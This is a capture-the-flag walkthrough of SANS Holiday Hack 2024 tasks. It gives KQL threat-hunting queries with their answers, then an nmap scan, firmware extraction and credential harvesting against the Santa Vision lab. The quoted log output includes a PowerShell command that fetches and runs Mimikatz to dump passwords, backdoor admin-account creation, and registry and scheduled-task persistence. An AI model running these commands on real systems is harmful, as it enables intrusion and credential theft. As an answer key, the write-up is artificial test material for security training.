has_any : Checks if any of the specified words are present. Not case-sensitive.
in : Checks if a value matches any item in a list. Case-sensitive.
Answer: operator
Q6: How many emails did Angel Candysalt receive?
let email = toscalar(
    Employees
    | where name == "Angel Candysalt"
    | take 1
    | project email_addr
);
Email
| where recipient == email
| count
Or with a single join query:
Employees
| project-rename recipient=email_addr
| join kind=leftouter Email on recipient
| where name == "Angel Candysalt"
| count
Answer: 31
Q7: How many distinct recipients were seen in the email logs from [email protected]?
Email
| where sender has "[email protected]"
| distinct recipient
| count
Answer: 32
Q8: How many distinct websites did Twinkle Frostington visit?
let employeeIpAddress = toscalar(
    Employees
    | where name contains "Twinkle Frostington"
    | project ip_addr
);
OutboundNetworkEvents
| where src_ip == employeeIpAddress
| distinct url
| count
Or with a single join query:
Employees
| project-rename src_ip=ip_addr
| join kind=leftouter OutboundNetworkEvents on src_ip
| where name=="Twinkle Frostington"
| distinct url
| count
Answer: 4
Q9: How many distinct domains in the PassiveDns records contain the word green?
PassiveDns
| where domain contains "green"
| distinct domain
| count
Answer: 10
Q10: How many distinct URLs did elves with the first name Twinkle visit?
let twinkle_ips = Employees
| where name has "Twinkle"
| distinct ip_addr;
OutboundNetworkEvents
| where src_ip in (twinkle_ips)
| distinct url
| count;
Answer: 8
After submitting the answer 8 in the objectives tab, we obtain the challenge award.
Achievement
Congratulations! You have completed the KQL 101 challenge!
Section 2: Operation Surrender: Alabaster’s Espionage
Investigate a phishing attack targeting Wombley’s team, uncovering espionage activities.
Q1: Type surrender to get started!
Answer: surrender
Q2: Who was the sender of the phishing email that set this plan into motion?
Email
| where verdict !contains "CLEAN" and subject contains "surrender"
| distinct sender
Answer: [email protected]
Q3: How many elves from Team Wombley received the phishing email?
Email
| where sender contains "[email protected]"
| distinct recipient
| count
Answer: 22
Q4: What was the filename of the document that Team Alabaster distributed in their phishing email?
Email
| where sender contains "[email protected]"
| distinct link
Answer: Team_Wombley_Surrender.doc
Q5: Who was the first person from Team Wombley to click the URL in the phishing email?
Employees
| join kind=inner (
    OutboundNetworkEvents
) on $left.ip_addr == $right.src_ip // condition to match rows
| where url contains "Team_Wombley_Surrender.doc"
| project name, ip_addr, url, timestamp // project returns only the information you select
| sort by timestamp asc // sorts time ascending
| project name
| take 1
Answer: Joyelle Tinseltoe
Q6: What was the filename that was created after the .doc was downloaded and executed?
ProcessEvents
| where timestamp between(datetime("2024-11-27T14:12:44Z") .. datetime("2024-11-27T20:12:44Z"))
| where hostname == "Elf-Lap-W-Tinseltoe"
| process_commandline, process_name
Employees
| join kind=leftouter ProcessEvents on hostname
| where name == "Joyelle Tinseltoe"
| where timestamp between(datetime("2024-11-27T14:00:00Z") .. datetime("2024-11-27T14:30:00"))
| distinct process_commandline, process_name
| process_commandline | process_name |
|---|---|
Explorer.exe "C:\Users\jotinseltoe\Downloads\Team_Wombley_Surrender.doc" | Explorer.exe |
C:\Users\Public\AppData\Roaming\keylogger.exe | keylogger.exe |
Explorer.exe "C:\Users\mitinseltoe\Downloads\Team_Wombley_Surrender.doc" | Explorer.exe |
C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -Command "$enc = 'QzpcVXNlcnNcUHVibGljXEFwcERhdGFcUm9hbWluZ1xrZXlsb2dnZXIuZXhl';[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($enc))" | keylogger.exe |
schtasks /create /sc minute /mo 5 /tn "ElfKeyLoggerTask" /tr "C:\\Users\\Public\\AppData\\Roaming\\keylogger.exe" /ru SYSTEM | cmd.exe |
Answer: keylogger.exe
Q7: To obtain your flag use the KQL below with your last answer!
let flag = "keylogger.exe";
let base64_encoded = base64_encode_tostring(flag);
print base64_encoded
Answer: a2V5bG9nZ2VyLmV4ZQ==
After submitting the answer a2V5bG9nZ2VyLmV4ZQ== in the objectives tab, we obtain the challenge award.
Achievement
Congratulations! You have completed the Operation Surrender challenge!
Section 3: Operation Snowfall: Team Wombley’s Ransomware Raid
Track and analyze the impacts of a ransomware attack initiated by Wombley’s faction.
Q1: Type snowfall to begin
Answer: snowfall
Q2: What was the IP address associated with the password spray?
AuthenticationEvents
| where result == "Failed Login"
| summarize FailedAttempts = count() by username, src_ip, result
| where FailedAttempts >= 5
| sort by FailedAttempts desc
| project src_ip
| take 1
Answer: 59.171.58.12
Q3: How many unique accounts were impacted where there was a successful login from 59.171.58.12?
AuthenticationEvents
| where result != "Failed Login" and src_ip == "59.171.58.12"
| distinct username
| count
Answer: 23
Q4: What service was used to access these accounts/devices?
AuthenticationEvents
| where result == "Successful Login"
| where src_ip == "59.171.58.12"
| project description
| take 1
User successfully logged onto Elf-Lap-A-Snowflakebreeze via RDP.
Answer: RDP
Q5: What file was exfiltrated from Alabaster’s laptop?
ProcessEvents
| where process_commandline contains "copy"
| distinct process_commandline
Copy-Item "C:\\Malware\\EncryptEverything.exe" -Destination "C:\\Windows\\Users\\alsnowball"
copy C:\Windows\Users\alsnowball\top secret\Snowball_Cannon_Plans.pdf C:\Users\alsnowball\Documents\Snowball_Cannon_Plans.pdf
copy C:\Windows\Users\alsnowball\top secret\Drone_Configurations.pdf C:\Users\alsnowball\Documents\Drone_Configurations.pdf
copy C:\Users\alsnowball\AppData\Local\Temp\Secret_Files.zip \\wocube\share\alsnowball\Secret_Files.zip
Answer: Secret_Files.zip
Q6: What is the name of the malicious file that was run on Alabaster’s laptop?
The first item of the previous question.
Answer: EncryptEverything.exe
Q7: To obtain your flag use the KQL below with your last answer!
let flag = "EncryptEverything.exe";
let base64_encoded = base64_encode_tostring(flag);
print base64_encoded
Answer: RW5jcnlwdEV2ZXJ5dGhpbmcuZXhl
After submitting the answer RW5jcnlwdEV2ZXJ5dGhpbmcuZXhl in the objectives tab, we obtain the challenge award.
Achievement
Congratulations! You have completed the Operation Snowfall challenge!
Section 4: Echoes in the Frost: Tracking the Unknown Threat
Use logs to trace an unknown phishing attack targeting Alabaster’s faction.
Q1: Type stay frosty to begin
Answer: stay frosty
Q2: What was the timestamp of first phishing email about the breached credentials received by Noel Boetie?
Employees
| where name contains "Noel Boetie"
| join kind=inner (Email | where subject contains "breach") on $left.email_addr == $right.recipient
| project timestamp
| take 1
Answer: 2024-12-12T14:48:55Z
Q3: When did Noel Boetie click the link to the first file?
let emailtimestamp = toscalar(
    Email
    | where recipient in (Employees | where name has "Noel" | project email_addr)
    | where subject contains "breach"
    | take 1
    | project timestamp
);
OutboundNetworkEvents
| where timestamp between (datetime_add('hour', -1, emailtimestamp) .. datetime_add('hour', 5, emailtimestamp))
| where src_ip in (Employees | where name has "Noel" | project ip_addr)
| project timestamp
| take 1
Answer: 2024-12-12T15:13:55Z
Q4: What was the IP for the domain where the file was hosted?
let emailtimestamp = toscalar(
    Email
    | where recipient in (Employees | where name has "Noel" | project email_addr)
    | where subject contains "breach"
    | take 1
    | project timestamp
);
let emaildomain = OutboundNetworkEvents
| where timestamp between (datetime_add('hour', -1, emailtimestamp) .. datetime_add('hour', 5, emailtimestamp))
| where src_ip in (Employees | where name has "Noel" | project ip_addr)
| extend Domain = extract(@"https?://([^/]+)", 1, url)
| distinct Domain;
PassiveDns
| where domain in (emaildomain)
| distinct ip;
Answer: 182.56.23.122
Q5: Let’s take a closer look at the authentication events. I wonder if any connection events from 182.56.23.122. If so what hostname was accessed?
let emailtimestamp = toscalar(
    Email
    | where recipient in (Employees | where name has "Noel" | project email_addr)
    | where subject contains "breach"
    | take 1
    | project timestamp
);
let emaildomain = OutboundNetworkEvents
| where timestamp between (datetime_add('hour', -1, emailtimestamp) .. datetime_add('hour', 5, emailtimestamp))
| where src_ip in (Employees | where name has "Noel" | project ip_addr)
| extend Domain = extract(@"https?://([^/]+)", 1, url)
| distinct Domain;
let emailip = PassiveDns
| where domain in (emaildomain)
| distinct ip;
AuthenticationEvents
| where src_ip in (emailip)
| distinct hostname
Answer: WebApp-ElvesWorkshop
Q6: What was the script that was run to obtain credentials?
ProcessEvents
| where hostname == "WebApp-ElvesWorkshop"
| distinct process_commandline
powershell.exe -Command "IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command "privilege::debug" "sekurlsa::logonpasswords"
net user frosty AllYourBaseBelongToUs /add
tasklist | findstr /I "avp.exe"
tasklist | findstr /I "norton.exe"
tasklist | findstr /I "mcshield.exe"
ipconfig /all
net localgroup administrators frosty /add
net view /domain
Answer: Invoke-Mimikatz.ps1
Q7: What is the timestamp where Noel executed the file?
ProcessEvents
| where process_commandline contains "echo.exe"
| distinct timestamp
| take 1
Answer: 2024-12-12T15:14:38Z
Q8: What domain was the holidaycandy.hta file downloaded from?
OutboundNetworkEvents
| where url contains "holidaycandy.hta"
| project url
| extend Domain = extract(@"https?://([^/]+)", 1, url)
| distinct Domain
| project Domain
Answer: compromisedchristmastoys.com
Q9: What was the first file that was created after extraction?
let dropper = toscalar(
    ProcessEvents
    | where process_commandline has "frosty.zip"
    | distinct process_commandline, timestamp
    | project timestamp
);
let extraction = toscalar(
    ProcessEvents
    | where timestamp > dropper
    | project timestamp
);
FileCreationEvents
| where timestamp > extraction
| distinct filename
| take 1
Answer: sqlwriter.exe
Q10: What is the name of the property assigned to the new registry key?
ProcessEvents
| where process_commandline contains "property"
| project process_commandline
New-Item -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "MS SQL Writer" -Force | New-ItemProperty -Name "frosty" -Value "C:\Windows\Tasks\sqlwriter.exe" -PropertyType String -Force
Answer: frosty
Q11: To obtain your FINAL flag use the KQL below with your last answer!
let finalflag = "frosty";
let base64_encoded = base64_encode_tostring(finalflag);
print base64_encoded
Answer: ZnJvc3R5
After submitting the answer, I obtained a badge!
After submitting the answer ZnJvc3R5 in the objectives tab, we obtain the challenge award.
Achievement
Congratulations! You have completed the Echos in the Frost challenge!
Act 3
Story of Act 3:
Now Wombley’s gone and gotten the Naughty-Nice list ransomwared! Santa is not pleased… Maybe Fitzy, Ribb, and Tangle can help mend the situation. Thank you dear player for bringing peace and order back to the North Pole! Please talk to Santa in the castle.
Upon teleporting to Act 3, we are teleported to the Front Yard (Act 3) and obtain 4 fresh new objectives and Santa!
We also have access to the map!

Santa Vision
Alabaster and Wombley have poisoned the Santa Vision feeds! Knock them out to restore everyone back to their regularly scheduled programming.
After navigating South to Ribb Bonbowford, we obtain information on our next challenge of Santa Vision.
Ribb Bonbowford
The Santa Broadcast Network (SBN) has been hijacked by Wombley’s goons—they’re using it to spread propaganda and recruit elves! And Alabaster joined in out of necessity. Quite the predicament, isn’t it? To access this challenge, use this terminal to access your own instance of the SantaVision infrastructure.
After clicking on the terminal challenge, we are presented the Santa Vision homepage, with the GateXOR that will allow us to spawn our own instance of the challenge environment.

There are 4 challenge questions we need to complete for the full completion.
GateXOR Initialization
Clicking on GateXOR in the bottom-right, and clicking “Time Travel” - we obtain our target IP (will be different for everyone).
We can find more information about this by clicking on About.

Santa Vision Challenge A
What username logs you into the SantaVision portal?
When speaking with Ribb Bonbowford, we obtain the following hints:
Misplaced Credentials
See if any credentials you find allow you to subscribe to any MQTT feeds.
Filesystem Analysis
jefferson is great for analyzing JFFS2 file systems.
Database Pilfering
Consider checking any database files for credentials…
Mosquito Mosquitto
Mosquitto is a great client for interacting with MQTT, but their spelling may be suspect. Prefer a GUI? Try MQTTX
Santa Vision Challenge A (Silver)
Performing an NMAP scan, we obtain 4 open ports on the environment.
sudo nmap -n -sC -sV -v -p- --min-rate 3000 -T4 -oA initscan 104.197.232.1
Nmap scan report for 104.197.232.1
Host is up (0.052s latency).
Not shown: 65523 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
| 256 7d:af:99:19:b8:5a:e4:8c:ed:f9:2d:49:5a:6e:4d:9a (ECDSA)
|_ 256 1d:b7:5c:53:13:c8:72:ee:7c:8a:8f:4b:dd:a0:8a:db (ED25519)
1883/tcp open mqtt
|_mqtt-subscribe: Connection rejected: Not Authorized
8000/tcp open http-alt gunicorn
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: gunicorn
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Server: gunicorn
| Date: Tue, 31 Dec 2024 20:49:30 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 1820
| Vary: Cookie
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Santa Vision</title>
| <!-- meta -->
| <meta name="description" content="">
| <meta name="author" content="">
| <meta name="viewport" content="width=device-width,initial-scale=1">
| <!-- styles -->
| <!-- CSS only -->
| <link href="https://cdn.jsdelivr.net/npm/[email protected]/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-gH2yIJqKdNHPEq0n4Mqa/HGKIhSkIHeL5AyhkYV8i59U5AR6csBvApHHNl/vI1Bx" crossorigin="anonymous">
| <link rel="stylesheet" href="/static/css/styles.css">
| </head>
| <body>
| <!-- Navigation -->
| <header class="p-3 mb-3 text-bg-dark">
| <div class="container">
| <div class="d-flex flex-
| GenericLines:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 193
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid Request Line 'Invalid HTTP request line: '''
| </body>
| </html>
| GetRequest:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Tue, 31 Dec 2024 20:49:25 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 2946
| Vary: Cookie
| Set-Cookie: svCookie=02tEkIMVw5CV6fxgxXhvFHsY5qxMzN-_Cof5U21t3-w; Expires=Fri, 31 Jan 2025 20:49:25 GMT; HttpOnly; Path=/
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Santa Vision</title>
| <!-- meta -->
| <meta name="description" content="">
| <meta name="author" content="">
| <meta name="viewport" content="width=device-width,initial-scale=1">
| <!-- styles -->
| <!-- CSS only -->
| <link href="https://cdn.jsdelivr.net/npm/[email protected]/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-gH2yIJqKdNHPEq0n4Mqa/HGKIhSkIHeL5AyhkYV8i59U5AR6csBvApHHNl/vI1Bx" crossorigin="anonymous">
| <link rel="stylesheet" href="/static/css/styles.css">
| </head>
|_ <body>
|_http-title: Santa Vision
9001/tcp open
| fingerprint-strings:
| JavaRMI, Radmin, SSLSessionReq, SSLv23SessionReq, TLSSessionReq, mongodb, tarantool:
| HTTP/1.0 403 Forbidden
| content-type: text/html
| content-length: 173
|_ <html><head><meta charset=utf-8 http-equiv="Content-Language" content="en"/><link rel="stylesheet" type="text/css" href="/error.css"/></head><body><h1>403</h1></body></html>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Browsing to the website on port 8000, we get to a login page:

Inspecting the HTML source of the login page, we identify a MQTT credential elfanon:elfanon in a comment and a MQTT topic of sitestatus:
<div class="footer" id="footer">
  <b>©2024 Santavision Elventech Co., Ltd. Snow Rights Reserved.<br>(<i>topic 'sitestatus'</i> available.)</b>
</div> <!-- mqtt: elfanon:elfanon -->
These credentials elfanon:elfanon work successfuly on the login page of the webpage hosted on port 8000 and get redirected to http://104.197.232.1:8000/auth?id=viewer&loginName=elfanon.
After submitting the answer elfanon in the objectives tab, we obtain the silver challenge award.
Achievement
Congratulations! You have completed the [Silver] SantaVision A challenge!
Santa Vision Challenge A (Gold)
When speaking with Ribb Bonbowford after the silver completion, he reveals a hint for gold:
Ribb Bonbowford
(Gold hint) Stay curious. Sometimes, the smallest details—often overlooked—hold the keys to the kingdom. Pay close attention to what’s hidden in the source.
MQTT stands for MQ Telemetry Transport. It is a publish/subscribe, extremely simple and lightweight messaging protocol, designed for constrained devices and low-bandwidth, high-latency or unreliable networks. The design principles are to minimize network bandwidth and device resource requirements whilst also attempting to ensure reliability and some degree of assurance of delivery. These principles also turn out to make the protocol ideal of the emerging “machine-to-machine” (M2M) or “Internet of Things” world of connected devices, and for mobile applications where bandwidth and battery power are at a premium.
We can utilize MQTTX-CLI to connect to the service. Lets install it first:
sudo wget -O /usr/local/bin/mqttx 'https://github.com/emqx/MQTTX/releases/latest/download/mqttx-cli-linux-x64'
sudo chmod +x /usr/local/bin/mqttx
Subscribing to sitestatus feed utilizing the credentials elfanon:elfanon and topic sitestatus found in the HTML source of the previous challenge, we identify a file download:
mqttx init
? Select MQTTX CLI output mode Text
? Select the default MQTT protocol MQTT
? Enter the default MQTT broker host 104.197.232.1
? Enter the default MQTT port 1883
? Enter the maximum reconnect times for MQTT connection 10
? Enter the default username for MQTT connection authentication elfanon
? Enter the default password for MQTT connection authentication elfanon
Configuration file created/updated at /home/kali/.mqttx-cli/config

mqttx sub -t sitestatus
✔ Connected
✔ Subscribed to sitestatus

topic: sitestatus, qos: 0
File downloaded: /static/sv-application-2024-SuperTopSecret-9265193/applicationDefault.bin
We can download it and inspect it further and appears to be a Linux filesystem.
wget http://104.197.232.1:8000/static/sv-application-2024-SuperTopSecret-9265193/applicationDefault.bin
file applicationDefault.bin
applicationDefault.bin: Linux jffs2 filesystem data little endian
We can use the JFFS2 filesystem extraction tool jefferson like the hint suggests:
Installing jefferson:
python3 -m pip install --upgrade --user jefferson
Extracting image:
jefferson -d out applicationDefault.bin
dumping fs to ./out (endianness: <)
Jffs2_raw_inode count: 47
Jffs2_raw_dirent count: 47
writing S_ISREG .bashrc
writing S_ISREG .profile
writing S_ISDIR app
writing S_ISDIR app/src
writing S_ISREG app/src/__init__.py
writing S_ISDIR app/src/accounts
writing S_ISDIR app/src/core
writing S_ISDIR app/src/static
writing S_ISDIR app/src/templates
writing S_ISREG app/src/accounts/__init__.py
writing S_ISREG app/src/accounts/forms.py
writing S_ISREG app/src/accounts/models.py
writing S_ISREG app/src/accounts/views.py
writing S_ISREG app/src/core/__init__.py
writing S_ISREG app/src/core/views.py
writing S_ISDIR app/src/static/DB
writing S_ISREG app/src/static/DS-DIGI.TTF
writing S_ISDIR app/src/static/css
writing S_ISDIR app/src/static/images
writing S_ISDIR app/src/static/js
writing S_ISREG app/src/static/css/styles.css
writing S_ISREG app/src/static/images/login-bg.png
writing S_ISREG app/src/static/images/login.jpg
writing S_ISREG app/src/static/images/logo.png
writing S_ISREG app/src/static/images/monitor1.png
writing S_ISREG app/src/static/images/monitor2.png
writing S_ISREG app/src/static/images/monitor3.png
writing S_ISREG app/src/static/images/monitor4.png
writing S_ISREG app/src/static/images/monitoroff.png
writing S_ISREG app/src/static/images/monitors.png
writing S_ISREG app/src/static/images/nofeed.png
writing S_ISREG app/src/static/images/noimage.png
writing S_ISREG app/src/static/js/jquery.min.js
writing S_ISREG app/src/static/js/mqttJS.js
writing S_ISREG app/src/templates/_base.html
writing S_ISDIR app/src/templates/accounts
writing S_ISDIR app/src/templates/core
writing S_ISDIR app/src/templates/errors
writing S_ISREG app/src/templates/navigation.html
writing S_ISREG app/src/templates/accounts/login.html
writing S_ISREG app/src/templates/accounts/no-token.html
writing S_ISREG app/src/templates/core/index.html
writing S_ISREG app/src/templates/core/invalid-token.html
writing S_ISREG app/src/templates/core/no-token.html
writing S_ISREG app/src/templates/errors/401.html
writing S_ISREG app/src/templates/errors/404.html
writing S_ISREG app/src/templates/errors/500.html
Within app/src/core/views.py, there are administrative functions with hardcoded MQTT admin credentials of SantaBrokerAdmin:8r0k3R4d1mp455wD
@login_required
def deleteBrokerClients(name): #Delete Player Broker Clients
    try:
        mqttPublish.single("$CONTROL/dynamic-security/v1","{\"commands\":[{\"command\": \"deleteClient\",\"username\": \""+name+"\"}]}",hostname="localhost",port=1883,auth={'username':"SantaBrokerAdmin", 'password':"8r0k3R4d1mp455wD"})
    except:
        pass


@login_required
def deleteBrokerRoleAcl(PlyrRole,PlyrTopic): #Delete Player Broker Role ACL from Player Topic
    try:
        mqttPublish.single("$CONTROL/dynamic-security/v1","{\"commands\":[{\"command\": \"removeRoleACL\",\"rolename\": \""+PlyrRole+"\",\"acltype\": \"subscribeLiteral\",\"topic\": \""+PlyrTopic+"\"}]}",hostname="localhost",port=1883,auth={'username':"SantaBrokerAdmin", 'password':"8r0k3R4d1mp455wD"})
    except:
        pass

@login_required
def deleteBrokerRole(PlyrRole): #Delete Player Broker Role
    try:
        mqttPublish.single("$CONTROL/dynamic-security/v1","{\"commands\":[{\"command\": \"deleteRole\",\"rolename\": \""+PlyrRole+"\"}]}",hostname="localhost",port=1883,auth={'username':"SantaBrokerAdmin", 'password':"8r0k3R4d1mp455wD"})
    except:
        pass
Within app/src/accounts/views.py, there is a reference to a SQLite database:
@accounts_bp.route("/sv2024DB-Santa/SantasTopSecretDB-2024-Z.sqlite", methods=["GET"])
def db():
    return send_from_directory("static", "sv2024DB-Santa/SantasTopSecretDB-2024-Z.sqlite", as_attachment=True)
We can download and dump the SQLite database and see a credential: santaSiteAdmin:S4n+4sr3411yC00Lp455wd
file SantasTopSecretDB-2024-Z.sqlite
SantasTopSecretDB-2024-Z.sqlite: SQLite 3.x database, last written using SQLite version 3046000, file counter 16, database pages 5, cookie 0x2, schema 4, UTF-8, version-valid-for 16

sqlite3 SantasTopSecretDB-2024-Z.sqlite .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE alembic_version (
    version_num VARCHAR(32) NOT NULL,
    CONSTRAINT alembic_version_pkc PRIMARY KEY (version_num)
);
INSERT INTO alembic_version VALUES('7351a35fa22f');
CREATE TABLE users (
    id INTEGER NOT NULL,
    username VARCHAR NOT NULL,
    password VARCHAR NOT NULL,
    created_on DATETIME NOT NULL,
    is_admin BOOLEAN NOT NULL,
    PRIMARY KEY (id),
    UNIQUE (username)
);
INSERT INTO users VALUES(1,'santaSiteAdmin','S4n+4sr3411yC00Lp455wd','2024-01-23 06:05:29.466071',1);
COMMIT;
These credentials santaSiteAdmin:4sr3411yC00Lp455wd work successfully on the login page of the webpage hosted on port 8000 and get redirected to http://104.197.232.1:8000/auth?id=viewer&loginName=santaSiteAdmin.
After submitting the answer santaSiteAdmin in the objectives tab, we obtain the gold challenge award.
Achievement
Congratulations! You have completed the [Gold] SantaVision A challenge!
Santa Vision Challenge B
Once logged on, authenticate further without using Wombley’s or Alabaster’s accounts to see the northpolefeeds on the monitors. What username worked here?
Santa Vision Challenge B (Silver)
Clicking on List Available Clients provides us with a message of: Available clients: 'elfmonitor', 'WomblyC', 'AlabasterS'
Clicking on List Available Roles provides us with a message of: Available roles: 'SiteDefaultPasswordRole', 'SiteElfMonitorRole', 'SiteAlabsterSAdminRole', 'SiteWomblyCAdminRole'
We connect as elfmonitor (per client listing) with the password SiteElfMonitorRole (per role listing). We connect to the Camera Feed Server on 104.197.232.1 and Camera Feed Port 9001 and set the broadcast feed to northpolefeeds (per the challenge description) and get connected! We first Power On Monitors and then Connect to broadcast feed to display the camera feed. When powering on the monitors, it opens up a HTTP connection that upgrades to a WebSocket connection to the camera feed server at http://104.197.232.1:9001/mqtt.

After submitting the answer elfmonitor in the objectives tab, we obtain the silver challenge award.
Achievement
Congratulations! You have completed the [Silver] SantaVision B challenge!
Santa Vision Challenge B (Gold)
When speaking with Ribb Bonbowford after the silver completion, he reveals a hint for gold:
Ribb Bonbowford
(Gold hint) Look beyond the surface. Headers and subtle changes might just open new doors. Pay close attention to everything as you log in.
Using Burp Suite Comparer tool to compare the two HTTP responses of /auth from logging in as elfanon:elfanon to logging in as santaSiteAdmin:S4n+4sr3411yC00Lp455wd, we find two extra headers in the response:
BrkrUser: santashelper2024
BrkrPswd: playerSantaHelperPass7106055239
As shown in the image below of the Burp Suite Comparer tool:

These credentials work to connect to the MQTT service on port 9001 with the topic northpolefeeds. Note: The password is different on every instance of the challenge.

After submitting the answer santashelper2024 in the objectives tab, we obtain the gold challenge award.
Achievement
Congratulations! You have completed the [Gold] SantaVision B challenge!
Santa Vision Challenge C
Using the information available to you in the SantaVision platform, subscribe to the frostbitfeed MQTT topic. Are there any other feeds available? What is the code name for the elves’ secret operation?
When speaking again with Ribb Bonbowford, we obtain the following hints:
Looking Deeper
Discovering the credentials will show you the answer, but will you see it?
Santa Vision Challenge C (Silver)
We can utilize MQTTX to connect to the service, lets showcase the GUI mode first:
Trying elfanon:elfanon, however are unable to subscribe to the frostbitfeed MQTT topic:

Trying elfmonitor:SiteElfMonitorRole, we are able to subscribe to the frostbitfeed MQTT topic:
